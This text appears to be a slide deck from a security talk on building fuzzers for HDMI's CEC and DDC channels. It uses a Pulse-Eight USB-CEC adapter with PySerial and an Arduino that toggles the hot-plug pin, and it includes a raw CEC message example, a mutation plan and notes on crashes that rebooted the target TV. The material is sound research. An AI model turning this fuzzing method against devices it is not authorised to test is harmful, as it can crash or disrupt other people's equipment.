

# DDC

## \* Handshake



# ARC(Audio Return Channel)


- › Only audio is **extracted from the data** received by the TV and send to the ARC.
- › Benefit is control all of them only one remote controller



# ARC

- › In order to use the ARC feature, it is necessary **to discover and control the capabilities of the devices** in the respective paths, **using CEC**


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
\* Initiation or termination from ARC Tx device



# ARC

- › When using the ARC, TV wants to find which audio formats are supported by Amplifier, **using CEC**

\* Example of find which audio formats are supported



A close-up photograph of a person's hands using a hand saw to cut a piece of light-colored wood. The person is wearing a blue long-sleeved shirt. The background is filled with a large pile of wood shavings and sawdust, suggesting a workshop or outdoor setting. The text "Make Fuzzer" is overlaid in white on a semi-transparent dark band across the middle of the image.

# Make Fuzzer

# CEC\_Fuzzer

\* ingredient : PySerial, USB-CEC Adapter(Pulse-Eight), HDMI Cable

- › **PySerial** : python module for serial communication
- › **USB-CEC Adapter** : developed by Pulse-Eight for using CEC by PC

\* LibCEC


- › USB-CEC Adapter communication library
- › <https://github.com/Pulse-Eight/libcec>
- › supported not only USB-CEC Adapter but also Raspberry pi
- › good for using or testing CEC





# CEC\_Fuzzer

- › The P8 adapter has it's own message form
- › One block is represented by 4bytes



- › MSG\_CODE is **related control bits** in the block (EOM and ACK)
- › If you want to transmit 3blocks, you need 12bytes adapter message



# CEC\_Fuzzer

## \* Example (Turn on the TV)

```
msg = "\xff\x18\x10\xfe" + "\xff\x0c\x04\xfe"  
      Header Block(src:0,dst:0) + Data Block1(opcode \x04)
```

```
SendMessage(msg)
```


## \* Mutation

1. Iterate opcode (without \x36)
2. 14 blocks of operand
3. Message Length

## \* Crash found

- › Turn off the power or reboot
- › system log



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


# DDC\_Fuzzer

\* ingredient : Arduino ATmega 2560, jumper, HDMI Cable, resistors

- › Resistors are 4.7 (It's normal for 5V voltage)
- › 15pin – SCL, 16pin – SDA
- › 17pin – Ground, 18pin – 5V
- › 19pin – Digital for HPD





# DDC\_Fuzzer

- › To fuzz through the HDMI cable, the process of connecting and disconnecting HDMI should be **repeated**
- › So we repeatedly **send low and high to HPD pin**, giving the same effect as connecting and disconnecting HDMI.

```
digitalWrite(hotPlugDetectPin, LOW);  
delay (10);  
digitalWrite(hotPlugDetectPin, HIGH);
```

# DDC\_Fuzzer

## \* Wire.h

- › Arduino's i2c communication library

**Wire.begin(address)** // initiate i2c communication to slave mode

**Wire.onReceive(function)** // enroll the function to call when receive data from master

**Wire.onRequest(functoin)** // enroll the functoin to call when requested from master

**Wire.write(data)** // send data to master

**Wire.read()** // read received data from master



# DDC\_Fuzzer

